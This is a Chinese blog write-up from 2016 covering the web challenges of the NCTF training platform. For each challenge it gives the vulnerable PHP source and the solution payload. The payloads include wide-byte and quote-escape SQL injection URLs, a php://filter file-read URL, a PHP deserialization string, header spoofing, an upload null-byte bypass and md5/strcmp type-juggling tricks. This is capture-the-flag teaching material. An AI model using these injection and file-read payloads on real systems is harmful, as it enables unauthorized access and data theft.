NCTF 南京邮电大学网络攻防训练平台 WriteUp

原创

Ni9htMar3 于 2016-12-21 22:11:36 发布 18555 收藏 2

分类专栏： WriteUp 文章标签： writeup

本文链接：https://blog.csdn.net/Ni9htMar3/article/details/53791997

WEB

签到题1

打开页面

key在哪里？

直接看源码得到flag

md5 collision

```
<?php$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
           echo "nctf{*****************}";
} else {
       echo "false!!!";
}}
else{
      echo "please input a";
}
?>
```

看完后，是php的弱类型比较，还涉及md5值，所以构造一串字符串使得比较相同，度娘

nctf{md5_collision_is_easy}

这里总结了大部分MD5(http://www.219.me/posts/2884.html)


签到题2

打开发现

尚未登录或口令错误

输入框：••••••••••
请输入口令：zhimakaimen 开门


尝试按所说的来，发现最后一位不能输入。
果断用**burpsuite**进行修改



flag得到

这题不是WEB


打开网页，发现一个动图




下载下来，扔进**UE**分析，在最下面发现**flag**

层层递进

脑洞题
查看下发现






直接找到flag

```
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```


AAencode

一看明显就是一种编码




解码就得**flag**

单身二十年

打开网页，点击链接，发现跳转

这里真的没有KEY，土土哥哥说的，土土哥哥从来不坑人，PS土土是闰土，不是谭神

联想到他说的手速，直接**burpsuite**拦截，扔进***Reperter***分析




你从哪里来

打开一看，什么也没有，源码也没有啥东西

are you from google?

分析看来他需要伪造来访问，利用火狐插件



直接构造一个**Referer**,访问就得**flag**

php decode

打开一看是一段代码，执行后发现出错，似乎是**eval**用错，替换成**echo**直接输出，得到**flag**

```
<?php

function CLsI($ZzvSWE)
{

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++)
    {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}

echo (CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));

?>
```

文件包含

`php://filter`是一种元封装器， 设计用于数据流打开时的筛选过滤应用。

`include “test.php”` php文件包含，在执行流中插入写在其他文件中的有用的代码。读取的时候也是数据流形式，因此可以使用`php://filter`进行过滤，返回值为0,1。

`readfile(“test.php”)`是将文件以数据流的形式读取过来，并不会执行，但会在前台浏览器上进行解析。返回值是字节数多少。

`file_get_contents(“test.php”)`返回值为文本内容

此题运用的就是关于数据流过滤的文件包含，我们一般在进行文件包含的时候都这么写`include “test.php”`获得的就是`test.php`直接解析出来。但如果运用`readfile(“test.php”)`就不进行解析，导致无法在浏览器前台进行显示。

通过提示可知道这是一道典型的文件包含漏洞，遇见这种使`filter`的方式读取**php**的源代码

> `http://4.chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php`

爆出来一连串字符串，是**base64加密**

```
PGh0bWw+CiAgICA8dGl0bGU+YXNkZjwvdGl0bGU+CiAgICAKPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWxlXSl7ZWNobyAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpY2sgbWU/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGUnXTsKCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpewoJCWVjaG8gIk9oIG5vISI7CgkJZXhpdCgpOwoJfQoJaW5jbHVkZSgkZmlsZSk7Cgo/PgoK
```


解密可得：

```
<html>
    <title>asdf</title>

<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag:nctf{edulcni_elif_lacol_si_siht}

?>
</html>
```

即得**flag**

单身一百年也没有用

打开一个链接，直接用**burpsuite**拦截，点击链接***点击key***，用Repeater分析即得flag****



Download~!

利用burpsuite抓包看看，点击两个下载比对一下，发现它的url是可变的，而且是base64编码


这样的话构造一下`download.php的base64编码`，放置url运行，得到源码

```
<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="download.php")
{
    $file_size = filesize($url);
    header ( "Pragma: public" );
    header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
    header ( "Cache-Control: private", false );
    header ( "Content-Transfer-Encoding: binary" );
    header ( "Content-Type:audio/mpeg MP3");
    header ( "Content-Length: " . $file_size);
    header ( "Content-Disposition: attachment; filename=".$url);
    echo(file_get_contents($url));
    exit;
}
else {
    echo "Access Forbidden!";
}
?>
```

分析源码可知有一个`hereiskey.php`，构造url提交可得**flag**

COOKIE

打开网页，显示需要登录，利用burpsuite抓包发现返回的`Login=0`，结合提示，需要构造`Login=1`，直接利用火狐插件***Live HTTP headers***



*重新提交即得flag**

MYSQL

```
<pre>别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?></pre>
```

根据提示打开**robots.txt**,发现一堆代码，因为***intval函数是转化整形（http://www.php.net/manual/zh/function.intval.php）构造**sql.php?id=1024.1*即得flag

sql injection 3

打开就看见

> 执行的sql语句：SELECT id,title FROM news WHERE id='1'

尝试闭合`'`构造语句，发现无论怎么构造都会出现`\`

> http://115.28.150.176/sqli/index.php?id=1' select * from news

看来需要干掉`/`。尝试**id**,发现`id=2`时出现提示

> id: 2 title: gbk_sql_injection

看来是宽字节注入，查阅相关的资料
可知当存在`%df`时就会吃掉`\`
多次尝试，最终构造

> http://115.28.150.176/sqli/index.php?id=%df' union select *,1 from flag%23

出现**flag**

/x00

```
view-source:

    if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

明显就是**字符串截断**，构造：

> http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%23biubiubiu

得到**flag**

如：nctf[]=1.#biubiubiu
参考（http://www.2cto.com/article/201502/377462.html）

bypass again

```
if (isset($_GET['a']) and isset($_GET['b'])) {
 if ($_GET['a'] != $_GET['b'])
 if (md5($_GET['a']) === md5($_GET['b']))
 die('Flag: '.$flag);
 else
 print 'Wrong.';
 }
```


一开始以为是**md5的弱类型比较**，结果发现是恒等于的**强类型比较**，这时就考虑**md5函数**的用法，构造`?a[]=1&b[]=2`这样**md5函数**无法处理数组返回**false**完成匹配得到**flag**

变量覆盖

查看源码，发现一个`source.php`
打开发现解题关键代码

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
```

发现有一个`extract`，查阅一下相关资料，发现有漏洞
http://www.w3school.com.cn/php/func_array_extract.asp
这样不用管之前的值，直接覆盖就行



得到**flag** `nctf{bian_liang_fu_gai!}`

PHP是世界上最好的语言

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
 echo("<p>not allowed!</p>");
 exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
 echo "<p>Access granted!</p>";
 echo "<p>flag: *****************} </p>";
}
?>
```

这道题目的问题在于`urldecode()`，传递过来的`$_GET[id]`已经进行**url编码**。那么这道题目只需要将`id=hackerDJ`进行两次url编码即可。
最终的payload为：

> http://way.nuptzj.cn/php/index.php?id=hackerD%4a

伪装者

提示说必须在本地登陆，好说，直接利用**Modify Headers**增加`X-Forwarder-For: 127.0.0.1`
刷新即得**flag**

Header

根据提示头，查看即得**flag**

上传绕过

既然是上传绕过，尝试修改后缀，发现不成功
猜测利用**截断**，分别构造`xi.php .jpg`然后空格**Hex**修改为**00**绕过上传，发现无法绕过
发现有一个`/uploads`，发送的网络请求对于参数dir存在一个**uploads**的值，那么构造`/uploads/xi.php[空格]`，修改**Hex**
下方的文件名依旧是`filename="xi.php.jpg`

可以参考链接

SQL注入1

源码

```
<pre><?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?></pre>
```


简单的注入，构造
`user=admin '#`
发现报错，仔细阅读源码，发现有一个`(`，需要闭合
`user=admin ')#`
得到**flag**：`nctf{ni_ye_hui_sql?}`

pass chack

核心源码

```
<?php
    $pass=@$_POST['pass'];
    $pass1=*;//被隐藏起来的密码
    if(isset($pass))    {
    if(@!strcmp($pass,$pass1)){
        echo "flag:nctf{*}";
    } else {
        echo "the pass is wrong!";
    }
    } else {
        echo "please input pass!";
    }
?>
```

提示一看简单明了
构造



起名字很难

```php
<?php
 function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

一看就是需要赋值**key**且不能再**1-9**之间的数字，但是最后需要使**key**与**54975581388**相等，这样的话尝试十六进制，正好**54975581388**的十六进制是**0xccccccccc**全部不在**1-9**之间

> http://chinalover.sinaapp.com/web12/index.php?key=0xccccccccc

得到**flag**

密码重置

莫名其妙这道题，直接抓包,修改 `user1=YWRtaW4=` 和 `user=admin` 即得**flag**

php 反序列化

这道题学习到很多

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}

if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }

    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

由于

> get_magic_quotes_gpc()— 获取当前 magic_quotes_gpc 的配置选项设置

但始终返回 `FALSE`，因为这个魔术引号功能已经从 **PHP** 中移除了
那么这道题主要考察的就是**序列化**与**反序列化**

可以看一下这个链接：

> http://www.cnblogs.com/A-Song/archive/2011/12/13/2285619.html

简单来说：

serialize() 把某种含有结构的数据进行转换，其结果为某种规定格式的字符串。

unserialize() 将已序列化的字符串恢复为原来的格式或结构

首先把传入的$pass$参数反序列化，并传参给o。
如o被传参成功，则o->secret被赋值为一个"*"
如果$o->secret === $o->enter，那么就输出o->secret

由于很难构造相等，那么查看资料知：

在** PHP **中普通的传值赋值行为有个例外就是碰到对象 **object** 时，在 **PHP 5** 中是以引用赋值的，除非明确使用了 **clone ** 关键字来拷贝，**PHP **支持引用赋值，使用

```
$var = &$othervar;
```

引用赋值意味着两个变量指向了同一个数据，没有拷贝任何东西。

我们构造：

```
<?php
class just4fun {
var $enter;
var $secret;
}

$o = new just4fun();
$o->enter = &$o->secret; //这里是重点。我们使用引用传参的特点，让$o->secret的值和$o->enter的值，这样两个变量就永远相等了
echo serialize($o);
?>
```

序列化字符串为：

```
O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}
```

提交后得到**flag**

sql injection 4

有提示:

> TIP:反斜杠可以用来转义
> 仔细查看相关函数的用法

查看源码：

```
<!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
-->
```

这就可以看出`get_magic_quotes_gpc()`这个是查看魔法引号，高版本的php已经移除这个功能，在这里并不耽误，
意义：

> 当 magic_quotes_gpc 打开时，所有的 ' (单引号), " (双引号), \ (反斜线) and 空字符会自动转为含有反斜线的转义字符。
> 链接

与`stripslashes()`搭配使用，此函数是删除所有的`\`的
链接

而`htmlentities($str, ENT_QUOTES)`是指编码所有的双引号和单引号
链接


而通过阅读这个sql查询代码，可以知道，要想避开查询，就必须构造一个全真代码，加一个`or 1`但之前就多了一个引号
注释引号的方法有两种

> 1. 用`'`闭合

2. 用`\`转移

这题直接本地搭个环境
在这里由于`'`被转移，所以可以使用`\`注释
所以payload：
`http://chinalover.sinaapp.com/web15/index.php?username= \&password= or 1%23`
大致插入进去的查询语句是

> SELECT * FROM users WHERE name=' ' AND pass=' or 1#';



得到**flag**：`nctf{sql_injection_is_interesting}`

综合题

打开后一看是**jother**直接利用火狐的命令行输出得到解码后的结果
`1bc29b36f623ba82aaf6724fd3b16718.php`
结果打开后发现不对，还被嘲讽了一番
这时候看看tip：bash
百度了一下相关，最终查出`/.bash_history`这个是用来存放历史记录的，这时候尝试访问
`http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history`
得到
`zip -r flagbak.zip ./*`
直接访问`flagbak.zip`
会得到一个下载压缩包，下载即得**flag**

SQL注入2

查看源代码

```php
<?php
if($_POST[user] && $_POST[pass]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>
```

可以看出关键代码

```php
$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} ";
  }
```

`strcasecmp`是不分大小比较，这样只要得到密码md5值相同即可，提示已经说了用**union**,我们就可以构造最简单的payload

